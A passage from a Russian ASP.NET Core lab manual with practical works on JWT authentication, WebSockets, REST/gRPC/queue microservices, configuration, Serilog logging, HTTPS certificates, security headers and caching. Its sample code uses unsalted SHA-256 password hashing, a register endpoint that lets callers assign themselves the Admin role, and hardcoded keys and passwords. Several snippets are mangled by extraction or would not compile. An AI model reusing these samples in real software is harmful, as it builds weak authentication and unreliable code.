4. В контроллере добавьте эндпоинт, ставящий задачу в очередь:

```
csharp
[HttpPost("process-heavy-task")]
public IActionResult ProcessHeavyTask([FromServices] IBackgroundTaskQueue queue)
{
 queue.QueueBackgroundWorkItem(async token =>
 {
 // Имитация длительной работы
 await Task.Delay(10000, token);
 // Здесь можно, например, сгенерировать PDF-отчёт
 await System.IO.File.WriteAllTextAsync($"report_{DateTime.Now.Ticks}.txt",
"Данные отчёта");
 });

 return Accepted("Задача поставлена в очередь");
}
```

### 3.3. Задание для самостоятельной работы

1. Реализуйте фоновую задачу по очистке старых файлов в папке uploads (например, удалять файлы старше 7 дней).
2. Добавьте возможность отслеживания статуса задачи (через отдельный эндпоинт, возвращающий состояние).
3. Используйте CancellationToken для корректной остановки задач при выключении приложения.

### Контрольные вопросы

1. В чём разница между BackgroundService и простым Task.Run?
2. Как передать данные в фоновую задачу?
3. Как гарантировать выполнение задачи даже при перезапуске приложения?
4. Что такое IServiceScopeFactory и зачем он нужен в фоновых службах?

## **Практическая работа №9. Расширение функционала REST API приложения: добавление аутентификации и авторизации, создание ролевой системы**

### **1. Цель работы**

Реализовать JWT-аутентификацию в API, добавить роли и ограничить доступ к эндпоинтам на основе ролей.

### **2. Оборудование и ПО**

- Проект из ПП2.
- NuGet: Microsoft.AspNetCore.Authentication.JwtBearer

### **3. Ход работы**

#### **3.1. Установка пакетов**

text

Install-Package Microsoft.AspNetCore.Authentication.JwtBearer

#### **3.2. Добавление модели пользователя и регистрация**

Добавим модель User и контекст Identity (упрощённо без Identity, с ручным хешированием). Для простоты будем хранить пользователей в той же БД.

Модель User:

```
csharp
public class User
{
 public int Id { get; set; }
 public string Username { get; set; }
 public string PasswordHash { get; set; }
 public string Role { get; set; } // "Admin", "User"
}
```

Добавьте DbSet<User> в контекст и создайте миграцию.

#### **3.3. Сервис для хеширования и генерации JWT**

Создайте AuthService:

```
csharp
using Microsoft.IdentityModel.Tokens;
using System.IdentityModel.Tokens.Jwt;
using System.Security.Claims;
using System.Security.Cryptography;
using System.Text;

public class AuthService
{
 private readonly IConfiguration _config;

 public AuthService(IConfiguration config)
 {
 _config = config;
 }

 public string HashPassword(string password)
 {
 using var sha256 = SHA256.Create();
 var bytes = Encoding.UTF8.GetBytes(password);
 var hash = sha256.ComputeHash(bytes);
 return Convert.ToBase64String(hash);
 }
}
```



```

public string GenerateJwtToken(User user)
{
 var claims = new[]
 {
 new Claim(ClaimTypes.Name, user.Username),
 new Claim(ClaimTypes.NameIdentifier, user.Id.ToString()),
 new Claim(ClaimTypes.Role, user.Role)
 };

 var key = new
SymmetricSecurityKey(Encoding.UTF8.GetBytes(_config["Jwt:Key"]));
 var creds = new SigningCredentials(key, SecurityAlgorithms.HmacSha256);

 var token = new JwtSecurityToken(
 issuer: _config["Jwt:Issuer"],
 audience: _config["Jwt:Audience"],
 claims: claims,
 expires: DateTime.Now.AddHours(1),
 signingCredentials: creds);

 return new JwtSecurityTokenHandler().WriteToken(token);
}

```

Добавьте в appsettings.json:

```

json
"Jwt": {
 "Key": "super_secret_key_that_must_be_at_least_32_characters_long",
 "Issuer": "YourApp",
 "Audience": "YourAppClients"
}

```

### 3.4. Контроллер аутентификации

Создайте AuthController:

```

csharp
[Route("api/[controller]")]
[ApiController]
public class AuthController : ControllerBase
{
 private readonly AppDbContext _context;
 private readonly AuthService _auth;

 public AuthController(AppDbContext context, AuthService auth)
 {
 _context = context;
 _auth = auth;
 }

 [HttpPost("register")]
 public async Task<IActionResult> Register(string username, string password, string
role = "User")
 {
 if (await _context.Users.AnyAsync(u => u.Username == username))

```

```

 return BadRequest("Пользователь уже существует");

 var user = new User
 {
 Username = username,
 PasswordHash = _auth.HashPassword(password),
 Role = role
 };

 _context.Users.Add(user);
 await _context.SaveChangesAsync();

 return Ok();
 }

 [HttpPost("login")]
 public async Task<IActionResult> Login(string username, string password)
 {
 var user = await _context.Users.FirstOrDefaultAsync(u => u.Username ==
username);
 if (user == null || user.PasswordHash != _auth.HashPassword(password))
 return Unauthorized("Неверное имя пользователя или пароль");

 var token = _auth.GenerateJwtToken(user);
 return Ok(new { token });
 }
}

```

### 3.5. Настройка аутентификации в Program.cs

Добавьте:

```

csharp
builder.Services.AddAuthentication(JwtBearerDefaults.AuthenticationScheme)
 .AddJwtBearer(options =>
 {
 options.TokenValidationParameters = new TokenValidationParameters
 {
 ValidateIssuer = true,
 ValidIssuer = builder.Configuration["Jwt:Issuer"],
 ValidateAudience = true,
 ValidAudience = builder.Configuration["Jwt:Audience"],
 ValidateLifetime = true,
 ValidateIssuerSigningKey = true,
 IssuerSigningKey = new SymmetricSecurityKey(
 Encoding.UTF8.GetBytes(builder.Configuration["Jwt:Key"]))
 };
 });

```

```
builder.Services.AddAuthorization();
```

И добавьте `app.UseAuthentication()`; перед `app.UseAuthorization()`;

### 3.6. Защита эндпоинтов

В контроллерах используйте `[Authorize]` и `[Authorize(Roles = "Admin")]`.

Пример:

```
csharp
```

```
[Authorize(Roles = "Admin")]
[HttpDelete("{id}")]
public async Task<IActionResult> DeleteCategory(int id) { ... }
```

```
[Authorize]
[HttpGet]
public async Task<IActionResult> GetCategories() { ... }
```

### 3.7. Тестирование

1. Зарегистрируйте пользователя.
2. Получите токен через /api/auth/login.
3. В Swagger нажмите кнопку **Authorize** и введите Bearer {token}.
4. Проверьте доступ к защищённым эндпоинтам.

### 3.8. Задание для самостоятельной работы

1. Добавьте refresh-токены (как в ПР6 по безопасности, но в контексте API).
2. Реализуйте middleware, который проверяет блокировку пользователя.
3. Создайте несколько тестовых пользователей с разными ролями и проверьте разграничение доступа.

### Контрольные вопросы

1. Чем аутентификация отличается от авторизации?
2. Как работает JWT? Из каких частей состоит?
3. Как защитить эндпоинт от доступа неаутентифицированных пользователей?
4. Где хранить секретный ключ для подписи JWT в продакшене?

## Практическая работа №10. Создание клиентского приложения для работы с публичным WebSocket

### 1. Цель работы

Научиться создавать клиентское приложение, подключающееся к публичному WebSocket серверу для получения данных в реальном времени.

### 2. Оборудование и ПО

- Visual Studio.
- .NET Console Application.
- Библиотека WebSocket (встроенная).

### 3. Ход работы

#### 3.1. Выбор публичного WebSocket API

Используем WebSocket сервер для получения криптовалютных котировок, например, от Binance: `wss://stream.binance.com:9443/ws/btcusdt@trade` (только для теста).

#### 3.2. Создание консольного клиента

1. Создайте новое консольное приложение `WebSocketClient_Фамилия`.
2. Установите пакет `System.Net.WebSockets.Client` (уже в .NET Core).
3. Напишите код подключения:

```
csharp
using System.Net.WebSockets;
using System.Text;
using System.Text.Json;

class Program
{
 static async Task Main(string[] args)
 {
 using ClientWebSocket ws = new();
 Uri serverUri = new("wss://stream.binance.com:9443/ws/btcusdt@trade");
 await ws.ConnectAsync(serverUri, CancellationToken.None);
 Console.WriteLine("Подключено к Binance WebSocket");

 var buffer = new byte[1024 * 4];
 while (ws.State == WebSocketState.Open)
 {
 var result = await ws.ReceiveAsync(new ArraySegment<byte>(buffer),
CancellationToken.None);
 if (result.MessageType == WebSocketMessageType.Close)
 {
 await ws.CloseAsync(WebSocketCloseStatus.NormalClosure, null,
CancellationToken.None);
 break;
 }
 else
 {
 string message = Encoding.UTF8.GetString(buffer, 0, result.Count);
 var json = JsonDocument.Parse(message);
 var price = json.RootElement.GetProperty("p").GetString();
 Console.WriteLine($"Цена BTC/USDT: {price}");
 }
 }
 }
}
```

}

}

### **3.4. Обработка ошибок и переподключение**

Добавьте логику автоматического переподключения при разрыве.

### **3.5. Задание для самостоятельной работы**

1. Подключитесь к другому публичному WebSocket (например, для получения новостей или погоды).
2. Реализуйте отправку сообщений на сервер (например, подписку на несколько каналов).
3. Создайте оконное приложение (WinForms/WPF), которое отображает поступающие данные в реальном времени.

#### **Контрольные вопросы**

1. В чём отличие WebSocket от HTTP?
2. Какие сценарии лучше подходят для WebSocket?
3. Как обеспечить надёжность соединения при обрывах?
4. Какие библиотеки для WebSocket существуют в .NET?

## Практическая работа №11. Создание серверного приложения для работы по websocket протоколу

### 1. Цель работы

Реализовать сервер WebSocket на [ASP.NET](#) Core, который может принимать подключения, обрабатывать сообщения и рассылать данные клиентам.

### 2. Оборудование и ПО

- Visual Studio.
- [ASP.NET](#) Core проект.

### 3. Ход работы

#### 3.1. Создание проекта

Создайте новый [ASP.NET](#) Core Empty проект WebSocketServer\_Фамилия.

#### 3.2. Добавление middleware для WebSocket

В Program.cs:

```
csharp
```

```
app.UseWebSockets();
```

```
app.Run(async context =>
```

```
{
```

```
 if (context.Request.Path == "/ws")
```

```
 {
```

```
 if (context.WebSockets.IsWebSocketRequest)
```

```
 {
```

```
 using var ws = await context.WebSockets.AcceptWebSocketAsync();
```

```
 await Echo(ws);
```

```
 }
```

```
 } else
```

```
 {
```

```
 context.Response.StatusCode = 400;
```

```
 }
```

```
}
```

```
});
```

```
async Task Echo(WebSocket webSocket)
```

```
{
```

```
 var buffer = new byte[1024 * 4];
```

```
 while (webSocket.State == WebSocketState.Open)
```

```
 {
```

```
 var result = await webSocket.ReceiveAsync(new ArraySegment<byte>(buffer),
```

```
CancellationToken.None);
```

```
 if (result.MessageType == WebSocketMessageType.Close)
```

```
 {
```

```
 await webSocket.CloseAsync(WebSocketCloseStatus.NormalClosure, null,
```

```
CancellationToken.None);
```

```
 }
```

```
 } else
```

```
 {
```

```
 // Просто отправляем обратно полученное сообщение (echo)
```

```
 await webSocket.SendAsync(new ArraySegment<byte>(buffer, 0, result.Count),
```

```
result.MessageType, result.EndOfMessage, CancellationToken.None);
```

```
 }
```

```
}
```

```
}
```

### 3.3. Тестирование с клиентом

Запустите сервер, затем клиент из ПП10, изменив URL на ws://localhost:5000/ws.

### 3.4. Рассылка сообщений всем подключенным клиентам

Реализуйте простой чат: при подключении сохраняйте сокеты в список, при получении сообщения рассылайте всем.

```
csharp
private static List<WebSocket> _sockets = new();

async Task Echo(WebSocket webSocket)
{
 _sockets.Add(webSocket);
 var buffer = new byte[1024 * 4];
 while (webSocket.State == WebSocketState.Open)
 {
 var result = await webSocket.ReceiveAsync(new ArraySegment<byte>(buffer),
CancellationToken.None);
 if (result.MessageType == WebSocketMessageType.Close)
 {
 await webSocket.CloseAsync(WebSocketCloseStatus.NormalClosure, null,
CancellationToken.None);
 _sockets.Remove(webSocket);
 }
 else
 {
 var message = Encoding.UTF8.GetString(buffer, 0, result.Count);
 foreach (var socket in _sockets)
 {
 if (socket.State == WebSocketState.Open)
 {
 await socket.SendAsync(Encoding.UTF8.GetBytes(message),
WebSocketMessageType.Text, true, CancellationToken.None);
 }
 }
 }
 }
}
```

### 3.5. Задание для самостоятельной работы

1. Добавьте поддержку JSON-сообщений (например, { "type": "message", "data": "text" }).
2. Реализуйте идентификацию пользователей (по первому сообщению).
3. Добавьте ping/pong для поддержания соединения.

### Контрольные вопросы

1. Как проверить, поддерживает ли клиент WebSocket?
2. Что такое WebSocket.CloseStatus?
3. Как ограничить размер принимаемых сообщений?
4. В чём сложность масштабирования WebSocket сервера?

## Практическая работа №12. Создание микросервисного приложения с взаимодействием по REST

### 1. Цель работы

Научиться создавать несколько независимых сервисов, взаимодействующих по HTTP (REST), и организовывать их совместную работу.

### 2. Оборудование и ПО

- Visual Studio.
- Два проекта [ASP.NET](#) Core Web API.

### 3. Ход работы

#### 3.1. Создание первого микросервиса (ProductService)

1. Создайте новый проект API с именем ProductService.
2. Добавьте модель Product и простой in-memory репозиторий (или SQLite).
3. Реализуйте CRUD для товаров.

#### 3.2. Создание второго микросервиса (OrderService)

1. Создайте ещё один проект API OrderService.
2. Добавьте модели Order, OrderItem.
3. При создании заказа нужно проверить существование товара в ProductService. Для этого добавьте HttpClient в OrderService.

#### 3.3. Настройка взаимодействия

В OrderService создайте сервис для вызова Product API:

csharp

```
public class ProductApiClient
{
```

```
 private readonly HttpClient _httpClient;
```

```
 public ProductApiClient(HttpClient httpClient)
 {
 _httpClient = httpClient;
 }
```

```
 public async Task<bool> ProductExists(int id)
 {
 var response = await _httpClient.GetAsync($"api/products/{id}");
 return response.IsSuccessStatusCode;
 }
}
```

В Program.cs:

csharp

```
builder.Services.AddHttpClient<ProductApiClient>(client =>
```

```
{
 client.BaseAddress = new Uri("https://localhost:7000"); // адрес ProductService
});
```

В контроллере заказов:

csharp

[HttpPost]

```
public async Task<IActionResult> CreateOrder(Order order)
{
```

```
 foreach (var item in order.Items)
```

```
 {
```

```
 if (!await _productClient.ProductExists(item.ProductId))
```



```
 return BadRequest($"Товар с id {item.ProductId} не существует");
 }
 // сохранить заказ
}
```

### **3.4. Запуск двух сервисов одновременно**

Настройте решение для запуска нескольких проектов: правый клик на решении → **Свойства** → **Несколько запускаемых проектов** → установите действие "Запуск" для обоих.

### **3.5. Тестирование**

Создайте товар в ProductService, затем заказ в OrderService.

### **3.6. Задание для самостоятельной работы**

1. Добавьте третий микросервис (например, InventoryService), отслеживающий остатки.
2. Реализуйте обновление остатков при создании заказа.
3. Добавьте консул или простой service discovery через конфигурацию.

### **Контрольные вопросы**

1. Какие преимущества даёт микросервисная архитектура?
2. Какие сложности возникают при взаимодействии сервисов?
3. Как обрабатывать ситуацию, когда один из сервисов недоступен?
4. Что такое circuit breaker и как его реализовать?

## Практическая работа №13. Создание микросервисного приложения с взаимодействием по gRPC

### 1. Цель работы

Изучить gRPC как альтернативу REST для высокопроизводительного взаимодействия между микросервисами, создать gRPC сервер и клиент.

### 2. Оборудование и ПО

- Visual Studio.
- Шаблоны gRPC (должны быть установлены).

### 3. Ход работы

#### 3.1. Создание gRPC сервера

1. Создайте проект **gRPC Service** с именем GrpcProductService.
2. Изучите файл Protos/greet.proto. Переименуйте в product.proto и опишите

свой сервис:

```
protobuf
```

```
syntax = "proto3";
```

```
option csharp_namespace = "GrpcProductService";
```

```
service Product {
 rpc GetProduct (ProductRequest) returns (ProductReply);
}
```

```
message ProductRequest {
 int32 id = 1;
}
```

```
message ProductReply {
 int32 id = 1;
 string name = 2;
 double price = 3;
}
```

3. Скомпилируйте, чтобы сгенерировались классы.

4. Реализуйте сервис в папке Services:

```
csharp
```

```
public class ProductService : Product.ProductBase
{
```

```
 private readonly ILogger<ProductService> _logger;
```

```
 public ProductService(ILogger<ProductService> logger) => _logger = logger;
```

```
 public override Task<ProductReply> GetProduct(ProductRequest request,
 ServerCallContext context)
```

```
{
 // Имитация получения товара из БД
 var reply = new ProductReply
 {
 Id = request.Id,
 Name = "Sample Product",
 Price = 9.99
 };
 return Task.FromResult(reply);
}
```

```
}
}
```

### 3.4. Создание gRPC клиента (в другом проекте)

1. Создайте консольное приложение GrpcOrderClient.
2. Добавьте ссылки на пакеты:
  - Grpc.Net.Client
  - Google.Protobuf
  - Grpc.Tools
3. Скопируйте файл product.proto в проект клиента и добавьте его в проект с действием Protobuf (через редактирование .csproj).

```
4. Напишите клиент:
csharp
using Grpc.Net.Client;
using GrpcProductService;
```

```
var channel = GrpcChannel.ForAddress("https://localhost:5001");
var client = new Product.ProductClient(channel);
```

```
var reply = await client.GetProductAsync(new ProductRequest { Id = 1 });
Console.WriteLine($"Товар: {reply.Name}, цена: {reply.Price}");
```

### 3.5. Запуск сервера и клиента

Запустите сервер, затем клиент.

### 3.6. Задание для самостоятельной работы

1. Добавьте метод для создания товара (Unary RPC).
2. Реализуйте server streaming (получение списка товаров по частям).
3. Реализуйте bidirectional streaming (например, для массового обновления).

### Контрольные вопросы

1. В чём преимущества gRPC перед REST?
2. Какой транспорт использует gRPC?
3. Что такое Protocol Buffers?
4. Какие виды RPC поддерживает gRPC?

## Практическая работа №14. Создание микросервисного приложения с взаимодействием через брокера сообщений (consumer, producer)

### 1. Цель работы

Научиться использовать брокер сообщений (RabbitMQ) для асинхронного взаимодействия между микросервисами. Поскольку установка RabbitMQ требует прав администратора, используем эмуляцию через System.Threading.Channels в памяти.

### 2. Оборудование и ПО

- Visual Studio.
- .NET встроенные средства.

### 3. Ход работы

#### 3.1. Имитация брокера сообщений

Создадим класс InMemoryMessageQueue, который будет выступать брокером.  
csharp  
using System.Threading.Channels;

```
public class InMemoryMessageQueue
{
 private readonly Channel<string> _channel = Channel.CreateUnbounded<string>();

 public async Task PublishAsync(string message, CancellationToken cancellationToken
= default)
 {
 await _channel.Writer.WriteAsync(message, cancellationToken);
 }

 public IEnumerable<string> SubscribeAsync(CancellationToken
cancellationToken = default)
 {
 return _channel.Reader.ReadAllAsync(cancellationToken);
 }
}
```

Зарегистрируйте как синглтон в DI.

#### 3.2. Микросервис-производитель (Producer)

Создайте API OrderService, который при создании заказа публикует сообщение.  
csharp

```
[HttpPost]
public async Task<IActionResult> CreateOrder(Order order)
{
 // сохраняем заказ...
 var message = JsonSerializer.Serialize(new { OrderId = order.Id, Action = "Created"
});
 await _queue.PublishAsync(message);
 return Ok();
}
```

#### 3.3. Микросервис-потребитель (Consumer)

Создайте фоновую службу NotificationService, которая подписывается на сообщения и отправляет уведомления (в консоль).

```
csharp
public class NotificationConsumer : BackgroundService
{

```

```

private readonly InMemoryMessageQueue _queue;
private readonly ILogger<NotificationConsumer> _logger;

public NotificationConsumer(InMemoryMessageQueue queue,
 ILogger<NotificationConsumer> logger)
{
 _queue = queue;
 _logger = logger;
}

protected override async Task ExecuteAsync(CancellationToken stoppingToken)
{
 await foreach (var message in _queue.SubscribeAsync(stoppingToken))
 {
 _logger.LogInformation($"Получено сообщение: {message}");
 }
}

```

Зарегистрируйте NotificationConsumer как IHostedService.

### 3.4. Тестирование

Запустите оба сервиса (если они в одном процессе, это не совсем микросервисы, но для демонстрации очереди сойдёт). При создании заказа в консоли второго сервиса появится лог.

### 3.5. Задание для самостоятельной работы

1. Добавьте несколько типов сообщений и несколько потребителей (например, один пишет в лог, другой отправляет email).
2. Реализуйте подтверждение обработки (acknowledgement).
3. Подключите настоящий RabbitMQ, если есть возможность (требуется установка).

### Контрольные вопросы

1. Для чего нужны брокеры сообщений?
2. Какие паттерны взаимодействия реализуются через очереди?
3. В чём отличие point-to-point от publish-subscribe?
4. Как гарантировать доставку сообщения?

## Тема 2.2. Управление и мониторинг интегрированной системы

### Практическая работа №15. Настройка конфигурации REST API приложения (порт, хост, данные для подключения к источнику данных, приватные ключи)

#### 1. Цель работы

Научиться управлять конфигурацией приложения через разные источники (appsettings.json, переменные среды, командная строка), обеспечивать безопасность секретов.

#### 2. Оборудование и ПО

- Проект из ПР2.

#### 3. Ход работы

##### 3.1. Иерархия конфигурации в .NET

Обсудите: appsettings.json -> appsettings.{Environment}.json -> переменные среды -> аргументы командной строки.

##### 3.2. Добавление различных настроек

В appsettings.json добавьте:

```
json
{
 "ConnectionStrings": {
 "DefaultConnection": "Data Source=shop.db"
 },
 "AppSettings": {
 "ApplicationName": "MyRestApi",
 "Version": "1.0.0"
 },
 "Jwt": {
 "Key": "default-dev-key-change-in-production"
 }
}
```

##### 3.3. Использование разных файлов для разных сред

Создайте appsettings.Development.json и appsettings.Production.json. В development можно указать более детальное логирование.

##### 3.4. Чтение настроек в коде

Создайте класс AppSettings для строгой типизации:

```
csharp
public class AppSettings
{
 public string ApplicationName { get; set; }
 public string Version { get; set; }
}
```

В Program.cs зарегистрируйте:

```
csharp
builder.Services.Configure<AppSettings>(builder.Configuration.GetSection("AppSetting
s"));
```

Используйте через IOptions<T> в сервисах.

##### 3.5. Переопределение через переменные среды

Запустите приложение с переменной среды, например, set Jwt\_Key=mypnewkey (двойное подчёркивание для вложенных свойств).

##### 3.6. Безопасное хранение секретов (Secret Manager)

Для разработки можно использовать dotnet user-secrets. Инициализируйте:

```
text
dotnet user-secrets init
dotnet user-secrets set "Jwt:Key" "real-secret-key"
```

### **3.7. Задание для самостоятельной работы**

1. Настройте конфигурацию так, чтобы строка подключения к БД бралась из переменной окружения, если она есть, иначе из appsettings.json.
2. Добавьте конфигурацию для разных профилей (IIS Express, Kestrel).
3. Реализуйте горячую перезагрузку конфигурации (с использованием IConfigurationRoot и AddJsonFile с reloadOnChange: true).

### **Контрольные вопросы**

1. Какие провайдеры конфигурации существуют в .NET?
2. Как защитить секретные данные (пароли, ключи) при хранении в репозитории?
3. Как переопределить любую настройку через командную строку?
4. Что такое IOptionSnapshot и чем он отличается от IOption?

## Практическая работа №16. Внедрить логирование в REST API приложение

### 1. Цель работы

Научиться использовать встроенный ILogger и подключать сторонние провайдеры (Serilog) для структурированного логирования.

### 2. Оборудование и ПО

- Проект из ПР2.
- NuGet: Serilog.AspNetCore, Serilog.Sinks.File, Serilog.Sinks.Console.

### 3. Ход работы

#### 3.1. Встроенное логирование

В контроллерах добавьте ILogger<T> через конструктор:

csharp

```
private readonly ILogger<ProductsController> _logger;
```

```
public ProductsController(AppDbContext context, ILogger<ProductsController> logger)
{
 _context = context;
 _logger = logger;
}
```

Используйте:

csharp

```
_logger.LogInformation("Получен запрос на получение товара с id {ProductId}", id);
```

#### 3.2. Настройка провайдеров

По умолчанию логи выводятся в консоль, Debug, EventLog.

В appsettings.json можно настроить уровни:

json

```
{
 "Logging": {
 "LogLevel": {
 "Default": "Information",
 "Microsoft.AspNetCore": "Warning"
 }
 }
}
```

#### 3.3. Добавление Serilog

Установите пакеты и в Program.cs:

csharp

```
Log.Logger = new LoggerConfiguration()
 .WriteTo.Console()
 .WriteTo.File("logs/log-.txt", rollingInterval: RollingInterval.Day)
 .CreateLogger();
```

```
builder.Host.UseSerilog();
```

Замените стандартный вывод логов на Serilog.

#### 3.4. Структурированные данные

Serilog поддерживает шаблоны с именованными параметрами:

csharp

```
_logger.LogInformation("Товар {ProductName} с ценой {Price} создан",
product.Name, product.Price);
```

#### 3.5. Логирование запросов (middleware)

Создайте middleware для логирования всех входящих запросов и времени ответа.



```
csharp
app.Use(async (context, next) =>
{
 var sw = Stopwatch.StartNew();
 await next();
 sw.Stop();
 _logger.LogInformation("Запрос {Method} {Path} обработан за {Elapsed} мс",
 context.Request.Method, context.Request.Path, sw.ElapsedMilliseconds);
});
```

### **3.6. Задание для самостоятельной работы**

1. Добавьте логирование ошибок с полным stack trace.
2. Настройте запись логов в разные файлы в зависимости от уровня (Error, Info).
3. Реализуйте логирование в базу данных (через Entity Framework Core).

### **Контрольные вопросы**

1. Какие уровни логирования существуют?
2. Чем структурированное логирование лучше текстового?
3. Как избежать логирования чувствительных данных?
4. Что такое семантическое логирование?

## Практическая работа №17. Упаковка REST API приложения в контейнер и доставка на другое устройство

### 1. Цель работы

Научиться создавать Docker-образ для приложения и запускать контейнер. Однако из-за ограничений прав на установку Docker мы используем альтернативу – публикацию приложения как самостоятельного exe и перенос на другой компьютер.

### 2. Оборудование и ПО

- Проект из ПР2.
- Права на запись в папку.

### 3. Ход работы

#### 3.1. Публикация приложения

1. В Visual Studio правый клик на проекте → **Опубликовать**.
2. Выберите **Папка** и укажите путь (например, C:\publish).
3. В настройках публикации выберите **Развертывание: самостоятельное (self-contained)** и целевую среду выполнения (например, win-x64).
4. Опубликуйте.

#### 3.2. Создание архива

Сожмите папку с опубликованными файлами в архив (zip).

#### 3.3. Перенос на другой компьютер

Скопируйте архив на другую машину, распакуйте, запустите .exe. Убедитесь, что приложение работает.

#### 3.4. Создание простого установщика (опционально)

Можно использовать InnoSetup или просто bat-файл для запуска.

#### 3.5. Альтернатива: Docker (если доступен)

Если бы Docker был доступен, то создали бы Dockerfile и выполнили docker build и docker run. Но в условиях ограниченных прав этот пункт пропускаем.

#### 3.6. Задание для самостоятельной работы

1. Опубликуйте приложение под разные платформы (linux-x64).
2. Напишите простой скрипт запуска (bat), который устанавливает переменные среды и запускает приложение.
3. Создайте конфигурационный файл для разных окружений (development/production).

### Контрольные вопросы

1. Что такое self-contained публикация?
2. Какие зависимости нужно учитывать при переносе на другую ОС?
3. Чем отличается публикация от простого копирования файлов сборки?
4. Что такое runtime identifier (RID)?

## Тема 2.3. Безопасность при интеграции

### Практическая работа №18. Добавление SSL сертификата в приложение

#### 1. Цель работы

Настроить HTTPS для приложения, создать самоподписанный сертификат и привязать его к Kestrel.

#### 2. Оборудование и ПО

- Проект из ПР2.
- OpenSSL или PowerShell.

#### 3. Ход работы

##### 3.1. Создание самоподписанного сертификата через PowerShell

Запустите PowerShell от имени администратора (только для установки в хранилище; можно обойтись без установки, используя .pfx файл).

```
powershell
```

```
$cert = New-SelfSignedCertificate -Subject "localhost" -TextExtension
@("2.5.29.17={text}DNS=localhost&IPAddress=127.0.0.1") -KeyUsage
DigitalSignature,KeyEncipherment -Type SSLServerAuthentication -KeyAlgorithm RSA -
KeyLength 2048 -CertStoreLocation "Cert:\CurrentUser\My"
```

```
$password = ConvertTo-SecureString -String "password" -Force -AsPlainText
Export-PfxCertificate -Cert $cert -FilePath "localhost.pfx" -Password $password
```

##### 3.2. Настройка Kestrel на использование сертификата

В appsettings.json:

```
json
{
 "Kestrel": {
 "Endpoints": {
 "Https": {
 "Url": "https://localhost:5001",
 "Certificate": {
 "Path": "localhost.pfx",
 "Password": "password"
 }
 }
 }
 }
}
```

Или в Program.cs:

```
csharp
builder.WebHost.ConfigureKestrel(options =>
{
 options.Listen(IPAddress.Loopback, 5001, listenOptions =>
 {
 listenOptions.UseHttps("localhost.pfx", "password");
 });
});
```

##### 3.3. Тестирование

Запустите приложение, откройте <https://localhost:5001>. Браузер предупредит о самоподписанном сертификате – это нормально.

##### 3.4. Использование сертификата разработки

Visual Studio автоматически создаёт и доверяет сертификат для IIS Express. Для Kestrel можно выполнить:

text

```
dotnet dev-certs https --trust
```

### **3.5. Задание для самостоятельной работы**

1. Создайте сертификат для своего домена (например, mydomain.local).
2. Настройте перенаправление HTTP на HTTPS.
3. Добавьте HSTS заголовки.

### **Контрольные вопросы**

1. Почему самоподписанные сертификаты не доверяются браузерами?
2. Как получить доверенный сертификат от CA?
3. Что такое связка ключей (PFX)?
4. Как включить HTTPS только для определённых эндпоинтов?

## Практическая работа №19. Настройка конфигурации безопасности приложения

### 1. Цель работы

Изучить дополнительные меры безопасности: заголовки безопасности (CSP, X-Frame-Options), ограничение размеров запросов, белый список IP.

### 2. Оборудование и ПО

- Проект из ПР2.

### 3. Ход работы

#### 3.1. Добавление заголовков безопасности

Создайте middleware для добавления заголовков:

```
csharp
app.Use(async (context, next) =>
{
 context.Response.Headers.Add("X-Content-Type-Options", "nosniff");
 context.Response.Headers.Add("X-Frame-Options", "DENY");
 context.Response.Headers.Add("X-XSS-Protection", "1; mode=block");
 context.Response.Headers.Add("Referrer-Policy", "strict-origin-when-cross-origin");
 context.Response.Headers.Add("Content-Security-Policy", "default-src 'self'");
 await next();
});
```

#### 3.2. Ограничение размера тела запроса

В Program.cs:

```
csharp
builder.Services.Configure<IISServerOptions>(options =>
{
 options.MaxRequestBodySize = 10_485_760; // 10 MB
});
builder.Services.Configure<FormOptions>(options =>
{
 options.ValueLengthLimit = 10_485_760;
 options.MultipartBodyLengthLimit = 10_485_760;
});
```

#### 3.3. Белый список IP

Создайте middleware, проверяющий IP-адрес клиента:

```
csharp
app.Use(async (context, next) =>
{
 var allowedIPs = new[] { "127.0.0.1", "::1" };
 var remoteIp = context.Connection.RemoteIpAddress?.ToString();
 if (!allowedIPs.Contains(remoteIp))
 {
 context.Response.StatusCode = 403;
 await context.Response.WriteAsync("Access Denied");
 return;
 }
 await next();
});
```

#### 3.4. Ограничение частоты запросов (rate limiting)

Используйте встроенный rate limiter из .NET 7+:

```
csharp
```

```
builder.Services.AddRateLimiter(options =>
{
 options.GlobalLimiter = PartitionedRateLimiter.Create<HttpContext, string>(
 httpContext => RateLimitPartition.GetFixedWindowLimiter(
 partitionKey: httpContext.Connection.RemoteIpAddress?.ToString(),
 factory: partition => new FixedWindowRateLimiterOptions
 {
 PermitLimit = 10,
 Window = TimeSpan.FromMinutes(1)
 });
});
app.UseRateLimiter();
```

### **3.5. Задание для самостоятельной работы**

1. Добавьте поддержку CORS с ограничением по источникам.
2. Настройте политики паролей (длина, сложность) для регистрации.
3. Реализуйте защиту от brute-force (блокировка на время после нескольких неудачных попыток входа).

### **Контрольные вопросы**

1. Какие заголовки безопасности важны для веб-приложений?
2. Зачем ограничивать размер тела запроса?
3. Что такое белый список IP и в каких случаях он применяется?
4. Чем rate limiting отличается от DDoS-защиты?

## Тема 2.4. Оптимизация и масштабируемость интегрированных решений

### Практическая работа №20. Реализация кэширования данных в REST API приложении

#### 1. Цель работы

Научиться кэшировать результаты запросов для повышения производительности, используя in-memory кэш и распределённый кэш (Redis). Ввиду ограничений используем in-memory.

#### 2. Оборудование и ПО

- Проект из ПР2.
- Microsoft.Extensions.Caching.Memory.

#### 3. Ход работы

##### 3.1. Добавление сервиса кэширования

В Program.cs:

```
csharp
builder.Services.AddMemoryCache();
```

##### 3.2. Кэширование в контроллере

Пример кэширования списка категорий:

```
csharp
private readonly IMemoryCache _cache;

public CategoriesController(AppDbContext context, IMemoryCache cache)
{
 _context = context;
 _cache = cache;
}

[HttpGet]
public async Task<ActionResult<IEnumerable<Category>>> GetCategories()
{
 const string cacheKey = "categories";
 if (!_cache.TryGetValue(cacheKey, out List<Category> categories))
 {
 categories = await _context.Categories.ToListAsync();
 _cache.Set(cacheKey, categories, TimeSpan.FromMinutes(5));
 }
 return categories;
}
```

##### 3.3. Кэширование с тегами (условное удаление)

При создании, обновлении или удалении категории нужно сбросить кэш. Для простоты можно удалять ключ в соответствующих методах:

```
csharp
_cache.Remove("categories");
```

##### 3.4. Использование атрибутов для кэширования (опционально)

Можно создать свой атрибут, но проще использовать готовые решения, например EasyCaching.

##### 3.5. Распределённый кэш (теория)

Обсудите Redis, его преимущества.

##### 3.6. Задание для самостоятельной работы

1. Добавьте кэширование для отдельного товара с использованием ключа product\_{id}.

2. Реализуйте инвалидацию кэша при изменении товара.
3. Используйте CancellationToken для отмены фонового обновления кэша.

### **Контрольные вопросы**

1. Какие проблемы решает кэширование?
